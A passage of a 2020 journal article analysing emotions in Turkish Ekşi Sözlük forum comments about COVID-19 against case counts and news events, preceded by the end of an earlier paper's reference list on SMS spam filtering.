[3] M. Diale, T. Celik, and C. Van Der Walt, "Unsupervised feature learning for spam email filtering," *Computers & Electrical Engineering*, vol. 74, pp. 89-104, 2019.

[4] M. A. Shafi'I et al., "A review on mobile SMS spam filtering techniques," *IEEE Access*, vol. 5, pp. 15650-15666, 2017.

[5] K. O. Kawade and K. S. Oza, "Content-based SMS spam filtering using machine learning technique," *International Journal of Computer Engineering and Applications*, vol. 7, p. 4, 2018.

[6] T. H. Apandi and C. A. Sugianto, "Analisis Komparasi Machine Learning Pada Data Spam Sms," *Jurnal TEDC*, vol. 12, no. 1, pp. 58-62, 2019.

[7] S. J. Delany, M. Buckley, and D. Greene, "SMS spam filtering: Methods and data," *Expert Systems with Applications*, vol. 39, no. 10, pp. 9899-9908, 2012.

[8] J. M. Gómez Hidalgo, G. C. Bringas, E. P. Sánz, and F. C. García, "Content based SMS spam filtering," in *Proceedings of the 2006 ACM Symposium on Document Engineering*, 2006, pp. 107-114.

[9] G. V. Cormack, J. M. G. Hidalgo, and E. P. Sánz, "Feature engineering for mobile (SMS) spam filtering," in *Proceedings of the 30th annual international ACM SIGIR Conference on Research and Development in Information Retrieval*, 2007, pp. 871-872.

[10] T. Almeida, J. M. G. Hidalgo, and T. P. Silva, "Towards sms spam filtering: Results under a new dataset," *International Journal of Information Security Science*, vol. 2, no. 1, pp. 1-18, 2013.

[11] M. T. Nuruzzaman, C. Lee, and D. Choi, "Independent and personal SMS spam filtering," in *2011 IEEE 11th International Conference on Computer and Information Technology, 2011: IEEE*, pp. 429-435.

[12] M. B. Junaid and M. Farooq, "Using evolutionary learning classifiers to do MobileSpam (SMS) filtering," in *Proceedings of the 13th annual conference on Genetic and evolutionary computation*, 2011, pp. 1795-1802.

[13] A. K. Uysal, S. Gunal, S. Ergin, and E. S. Gunal, "A novel framework for SMS spam filtering," in *2012 International Symposium on Innovations in Intelligent Systems and Applications*, 2012: IEEE, pp. 1-4.

[14] J. W. Yoon, H. Kim, and J. H. Huh, "Hybrid spam filtering for mobile communication," *Computers & Security*, vol. 29, no. 4, pp. 446-459, 2010.

[15] H. Najadat, N. Abdulla, R. Abooraig, and S. Nawasrah, "Mobile sms spam filtering based on mixing classifiers," *International Journal of Advanced Computing Research*, vol. 1, pp. 1-7, 2014.

[16] H.-Y. Lee and S.-S. Kang, "Word Embedding Method of SMS Messages for Spam Message Filtering," in *2019 IEEE International Conference on Big Data and Smart Computing (BigComp)*, 2019: IEEE, pp. 1-4.

[17] A. K. Jain, S. K. Yadav, and N. Choudhary, "A Novel Approach to Detect Spam and Smishing SMS using Machine Learning Techniques," *International Journal of E-Services and Mobile Applications (IJESMA)*, vol. 12, no. 1, pp. 21-38, 2020.

[18] A. K. Uysal, S. Gunal, S. Ergin, and E. S. Gunal, "The impact of feature extraction and selection on SMS spam filtering," *Elektronika ir Elektrotechnika*, vol. 19, no. 5, pp. 67-73, 2013.

[19] Y.-T. Chen and M. C. Chen, "Using chi-square statistics to measure similarities for text categorization," *Expert systems with applications*, vol. 38, no. 4, pp. 3085-3090, 2011.

[20] K. Sparck Jones, "A Statistical Interpretation of Term Specificity and Its Application in Retrieval," *Journal of Documentation*, vol. 28, no. 1, pp. 11-21, 2004

[21] Y. Liu, H. T. Loh, and A. Sun, "Imbalanced text classification: A term weighting approach," *Expert Systems with Applications*, vol. 36, no. 1, pp. 690-701, 2009

[22] A. K. Uysal and S. Gunal, "A novel probabilistic feature selection method for text classification," *Knowledge-Based Systems*, vol. 36, pp. 226-235, 2012

[23] M. Lan, C. L. Tan, J. Su, and Y. Lu, "Supervised and traditional term weighting methods for automatic text categorization," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. 31, no. 4, pp. 721-735, 2009.

[24] K. Chen, Z. Zhang, J. Long, and H. Zhang, "Turning from TF-IDF to TF-IGM for term weighting in text classification," *Expert Systems with Applications*, vol. 66, pp. 245-260, 2016

[25] T. Dogan and A. K. Uysal, "Improved inverse gravity moment term weighting for text classification," *Expert Systems with Applications*, vol. 130, pp. 45-59, 2019.

[26] C.-C. Chang and C.-J. Lin, "LIBSVM: a library for support vector machines," *ACM Transactions on Intelligent Systems and Technology (TIST)*, vol. 2, no. 3, p. 27, 2011.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.830867

Finding the Relationship Between News and Social Media Users' Emotions in the COVID-19 Process

Ahmet Anıl Müngen[1], İrfan Aygün[2], Mehmet Kaya[3]
[1] Department of Computer Engineering, Fırat University, Elazığ, Turkey; amungen@gmail.com;
[2] Department of Software Engineering, Celal Bayar University, Manisa, Turkey; irfan.aygun@cbu.edu.tr;
[3]Corresponding Author; Department of Computer Engineering, Fırat University, Elazığ, Turkey; kaya@firat.edu.tr;

Received 09 September 2019; Revised 18 November 2020; Accepted 24 November 2020; Published online 30 December 2020

Abstract

Nowadays, social media and online sharing sites are frequently used to share thoughts about daily events. Thanks to the posts made by internet users on these platforms, first, quite big data is generated to interpret the agenda. More than 10,000 comments of more than 5000 users made about COVID-19 from online websites between 15 March and 15 May were collected in this study. Then, emotional analysis on these comments was carried out with BERT, GRU, LSTM and TF-IDF methods. The changes in the amount of user comments and the emotions reflected by the comments have been associated with the actual events of these dates. It has been determined which types of events affect users more. In addition, the emotional response changes of the users to the official COVID-19 statistics were measured and the peak points of the emotional changes were determined. Finally, the emotion classification methods applied were evaluated by user questionnaires and their successes were determined according to F-Measure.

Keywords: COVID-19, LSTM, BERT, Sentiment Analysis, TF-IDF

1. Introduction

Social networks are virtual interaction models that reflect the interests, friendships and connections of users in their real life. Social media adventure on the internet started with people making their own news. Today, it is seen that all agencies, including major news organizations, use these platforms to broadcast their news. Social media hosts many different types of news, as it is both a news outlet and a space for users to share their own news. Users access the news on social media and can convey their reactions and comments to the news via social media. Naturally, social networks have become the priority sharing areas where people share their reactions to instant events.

Even though social networks are very popular platforms for sharing user ideas, there are also alternative websites preferred by users. These websites, which were called "forum" in the past, are more systematically constructed than social media. They are divided into specific categories and contain longer comments within sub-titles. Although the history of the forums reached the 1990s, there are still quite popular forums that are actively used today. As an example, Reddit is one of the most popular forums with its subject and category-based sharing. Unlike social networks, in the forums, users make their opinions not on their own pages, but inside the page opened for a topic. This form of sharing provides a ready-made database of subject-oriented comments for research on a topic.

Associating the comments collected from social networks with current topics and making analyzes from comments on a topic is used frequently in academic studies. Especially for researchers working on data mining, these forums are like a database. In this study, the effects of events related to COVID-19 pandemic on users were investigated with data collected from social networks. Changes of emotions were determined according to real events by analyzing with user comments, data mining and deep learning methods. It is aimed to identify the factors that affect the society in the pandemic process by associating the emotional changes obtained with the events that took place at that time.

The rest of the paper is organized as follows: Section 2 is devoted to the discussion of related work. Section 3 describes the processes related to the collection of data used in selected social networks. In

Section 4, the method proposed in this study is first mentioned and then the experimental results for the proposed method are given. Section 5 concludes the paper.

2. Related Work

Sentiment analysis in comments on websites and social networks is a field that is subject to academic studies in many languages for different topics with different algorithms. Sentiment analysis can be applied at four different levels. These levels are sentence, status, document and user level, respectively. Different methods can be applied within these four levels, such as machine learning, lexicon, NLP, ontological or hybrid solutions [1].

Many studies have been conducted on the detection of messages that are described as spam or false messages on social networks [2] [3]. Sentiment analysis has also been used to analyze advice processes for brands and services [4]. Sentiment analysis processes have also been used frequently in big data and are frequently used in commercial projects [5]. It has been revealed in many studies that sentiment analysis can be used not only in canonical texts, but also in an uncorrected / unstructured spelling language, which is the language most often used by users [6].

In their study, Anjaria and Guddeti conducted emotional analysis on brands, people and events using different algorithms on Twitter social network [6]. Many researchers have previously done work for Weibo [7] [8] in the Chinese Language. Nehri et al did the same work for the Italian RA1 media broadcaster in the Italian language [9]. In their study, Contrantes et al proposed a method aimed at solving the problem of starting cold on a new product via Twitter and Facebook [10]. Tang et al. conducted a study demonstrating the importance of emotions in purchasing and measuring the impact of social network data and physically sold products on users [11].

Sentiment analysis can be performed at different levels [12]. First level can be defined as algorithms that perform sentiment analysis on sentence basis. The second level methods are document-based and look at all the sentences in the document to see if the comment is completely or partially positive / negative. The third level is subject-based sentiment analysis. Each subject / word can stand out from a different emotion aspect. For example, in the sentence “this computer is very good and quick, but it is running out of battery very quickly”, positive and negative comments were made for the computer. In a computer-based analysis, the sentence will be positive but in a battery-based analysis it will be negative. In this type of work, all emotion is not connected to a single object.

There are also different application methods in terms of the algorithm to be used in sentiment analysis. The word-based tagging system is the most principal of these algorithms [13]. The second method is those using NLP [14], Lexicon [15] or machine learning [16]. The third method performs sentiment analysis by comparing it with a trained data set [17]. In addition, methods that perform positive / negative information analysis at the user level have also been proposed [18]. Analysis of the effects of users on social networks on other users is one of the studies used with these methods [19].

The Ekşi Sözlük user-based Turkish forum, which we selected as a data set, has been the subject of many academic researches before. Alp has analyzed users discourses on one of the ethnic groups in Turkey [20]. Doğu et al. conducted a study on Ekşi Sözlük concept of authorship [21]. Akınerdem analyzed the current TV series by comparing the comments in Twitter and Ekşi Sözlük [22]. Almost all of the work done with Ekşi Sözlük focuses on sociological and / or psychological analysis.

Although it is a very new subject yet, academic studies on COVID-19 focused social media interaction have started. Depoux et al. [23] examined the reflection of human panic on social networks after the COVID-19 news. Gao et al. [24] analyzed the increasing mental health problems after COVID-19 through social media. Li et al. analyzed the increase of COVID-19 web inquiries over search engine data [25]. Pennycook et al. [26] investigated methods of preventing misinformation spread over social networks related to COVID-19. Li et al. [27] tried to determine the speed and types of spread by classifying the information published on social media during the COVID-19 process.

3. Data Collection

In this study, the reactions of the users to real events were tried to be collected from the messages collected from web-based forums. An event series that occupies the agenda and where many people comment is selected. Due to the impact of the COVID-19 pandemic on both our individual life and its social impact, the agenda for the virus was selected in our study [28]. Although the widely used social media platforms (Twitter, Instagram, etc.) contain a lot of data, it was not deemed suitable as a dataset since this data is short and contains a lot of spam. Although the COVID-19 virus has affected the whole world, it is necessary to focus on a limited time and a limited area in order to find the link between real events and people's emotions. The study focuses on Turkish-speaking users in Turkey from 15 March to 15 May. Ekşi Sözlük which is Turkey's largest forum and one of the most frequently visited site is selected for user reviews, user information, and scores given to comments by users. Data collection process was carried out through a special bot within the scope of this study.

Ekşi Sözlük is a common "dictionary" based on the concept of websites built on user contribution. Registered members send contents to the site, such as articles, links, text messages and pictures, which are then interpreted and / or rated by other members. Different pages and topics were created by users on thousands of topics such as current news, science, movies, video games, music, books. Currently with more than 400,000 registered users, including 100,000 authors it is of one of Turkey's largest online community. Ekşi Sözlük offers a platform for sharing information on various topics from scientific issues to daily life by thousands of people, as well as a virtual socio-political platform for discussing current political content and sharing personal opinions [29].

Since an analysis of COVID-19 will be done in the study, the data are taken from the pages in this topic. All comments in the titles created in the last 2 months related to COVID-19 were recorded together with the author information and number of likes in order to create a data set. As the first step of data processing, short comments that contain only links were not excluded. Also, only comments with emoji have been removed from the dataset.

To compare the data collected, the daily number of deaths and infected patient’s information was collected from the Republic of Turkey Ministry of Health webpages. All comments and ministry data are noted daily. In addition, the events to be used for impact value measurement in our study were selected from the most frequent agenda events in the news. Some information about the collected data is shown in Table 1.

Table 1 Collected Data

Dataset	**Number**
Total Comment	17903
Number of Different Authors	7834
Number of Likes	186999

The intensity of the comments collected by days is shown in Figure 1. In January and February, in contrast to the World, Covid-19 cases have not been observed in Turkey, so the number of comments is very small. Although there are a few peak points starting from the second week of March, it is seen that there is a great density in the third and fourth week. In April, similar intensity comments continued, except for 2 peaks. In May, with the reduction of the impact of the pandemic in Turkey, the amount of comments had begun to fall.




Figure 1 Density Map of Comments by Days

When choosing important events, the most commented days were first found to have a social response. When calculating the days with the most comments, the requirement for the number of comments per day to be at least 25% higher than the average of the 5 days before that day was checked. The days selected in accordance with this condition are shared in Table 2. The events related to the days were chosen among the most talked events in that day. Table 2 is determined for 8 days and events related to each day are listed.

Table 2 Dates of Increasing Comments and Significant Events

Date	**Event**	**Topic**
12 March	Under President Erdogan's chairmanship, a 5-hour coronavirus meeting was held. Sports competitions have been postponed, and some preventions have been taken regarding overseas departure. Primary schools were closed for 1 week and universities for 3 weeks [30].	Sports, Travel, Agenda
16 March	Turkish Health Minister Fahrettin Koca said Europe and the Middle East based, new 29 coronavirus patients were discovered in Turkey. Since there were 18 cases in total in previous days, the number of cases increased close to 150%. [31]	Agenda
18 March	Some items from the economic package of 100 billion TL announced on March 18	Economy
20 March	All hospitals were declared as pandemic hospitals, both the number of cases and deaths increased by 100% from the sum of the past days. [31]	Agenda
2 April	Infected patient numbers by cities was announced.	Agenda
13 April	‘’When Does COVID-19 End?’’ Virtual Discussion Started	Agenda
18 April	Turkey's infected patient number passes its neighbor Iran and Turkey rises to the eighth place in the infected patients list in the world	Agenda
25 April	TÜBİTAK President Gave the Release Date for Coronary Virus Vaccine	Agenda

While selecting events for Table 2, the most spoken and most influential event of each category was noted. In addition, 4 events that take up a lot of space in the news agenda but are not included in important dates are shown in Table 3. Later in the study, there will be relations between the events in these tables and the reactions of people.

Table 3 The Events Which Did Not Get Much Comments

Date	Event	Topic
20 March	Closing of all places of worship by the Directorate of Religious Affairs	Religion
23 March	Fatih Terim who is Coach of Galatasaray which is one of Famous Turkish football club was announced Covid-19 Positive.	Sport
25 March	All public and private schools were declared a vacation for over one month.	Education
26 March	All universities were declared a vacation by the Higher Education Institution	High education

4. Methodology And Experimental Results

In this section, the results obtained from the methodology and experiments used to interpret the data are examined. Owing to the obtained research results, the successes of the methods used in the experiments are shared comparatively.

All the experiments shared in this section were carried out in Windows 10 environment with a computer with 16 GB RAM and 2.5 GHz processor power. Python-3 was used as the programming language in the experiments. Spyder and Jupyter infrastructure provided with Anaconda were used as the development platform. In addition, Tensorflow, Keras and Numpy libraries with open source code were used to provide ease of operation in the experiments.




Figure 2 The Density Graph of the 100 Most Commented Users

The 100 most commenting users and their frequency of commenting are analyzed in Figure 2. The number of users with more than 150 comments is only one. The number of users who comment between 50 and 150 is one. The number of users who comment between 40 and 50 is three. The number of users who comment between 20 and 30 is 17. The number of users who comment between 10 and 20 is at least 68. Most users commented less than 10 times. When a 60-day period is taken, it is normal to make 10 or fewer comments. In this context, it is evaluated that the data is not collected for same users and that it is collected from sufficiently different users. At the same time, it will be possible to examine emotional change over time with ten or more comments. Figure 3 shows the density chart of the 10 most commented users.




Figure 3 The Density Chart of the 10 Most Commented Users

When the figure is evaluated, it is seen that no user has made enough comments to manipulate the data. Although the user who comments most frequently in this chart seems to occupy nearly 30%, this is only the chart among the top 10 users who comment most frequently. Looking at the whole chart, even the most frequent user takes up less than 1% of the total data. The impressions on the chart that begin with 'K:' are the id's obtained after anonymizing the user information. The number of comments made by users according to months is shared in Figure 4.




Figure 4 Frequency of Commenting by Months

When the chart is analyzed, it is seen that there are very few comments in February compared to other months. It was observed that the comments peaked in March and April. Although only the first 15 days of May were taken, it is seen that the level of March and April will not be reached in May, according to the average of the current days. In Figure 5, the number of comments is shared by weeks, with a more focus on.

When the distribution of the data according to the weeks of the year is examined, it is seen that the users make the most intensive comments in the 11th and 12th weeks. The concentrated part of the data shows the last two weeks of March. Major events seen in Table 2 also generally occurred this week. When the weeks are examined, it is obvious that the first two weeks of March have passed with very few comments and the main intensity is in the last 2 weeks, and the high of the whole month is due to the intensity in these 2 weeks. The relationship between the comments and the number of cases was measured with 2 different types of graphics. The first of these graphs is the coefficient graph and is shown in Figure 6.




Figure 5 Frequency of Commenting by Weeks




Figure 6 Comparison Chart of Case and Comment Coefficients by Days

In the coefficient graph, all numbers are taken by days and the changes are calculated to show how many times it is bigger than the previous day. In this way Sudden changes were tried to be detected. As the reason for the sudden change on March 18, it can be seen that there were very few comments in the previous days. However, it is still seen as a more realistic reason that the change is related to the economic package announced at this date. Changes in the March 20 can be explained by the news of the turning of all hospitals in Turkey to pandemic hospitals. The increase in the number of patients on the 18th and 20th March continues nearly twice. The increase in the number of patients on March 26 is also the regional peak point and on the same days, a peak was identified in the comments.




Figure 7 Death and Interpretation Coefficient Completion Chart by Days

The relationship between the coefficient of death and the coefficient of interpretation shown in Figure 7 shows parallelism at many peak points in the table. It is seen that many external variables expressed in the previous table cause other changes. The connection between the number of deaths and the number of comments is thought to be more proportional to the number of cases.




Figure 8 Cumulative Data Graph of Death and Interpretation by Days

In the graph in Figure 8, unlike the previous two graphs, the cumulative sums, not the coefficients, were handled. When evaluated cumulatively, it is seen that the comments entered the sudden rise much earlier than the cases. It is also observed that it captures the linear point earlier and then increases with a smaller curve. The number of cases started to peak approximately 20 days after the number of comments and caught a curve parallel to the number of comments. Although the number of comments increased suddenly to pass to the linear curve within 10 days, the number of cases increased in approximately 20 days and then switched to the linear curve.

The table shows that people more strongly respond to cases but get used to it in time. When the number of cases peaked, small peaks were observed in the number of comments, but it was observed that the case did not increase at the same rate as the rate of increase.

Sentiment analysis of all collected comments was determined by four different methods. One of these methods is the method of labeling with TF-IDF [32]. With this method, the positive and negative words in the comments are tagged and then the frequency count is made and the comment is determined as positive, negative or neutral. 75% of all tagged words were expected to have the relevant tag to identify a comment as positive or negative. With this rule, comments with a confidence value less than 75% are marked neutral. Tags are made by identifying 50 most common positive and 50 most common negative words in Turkish language.

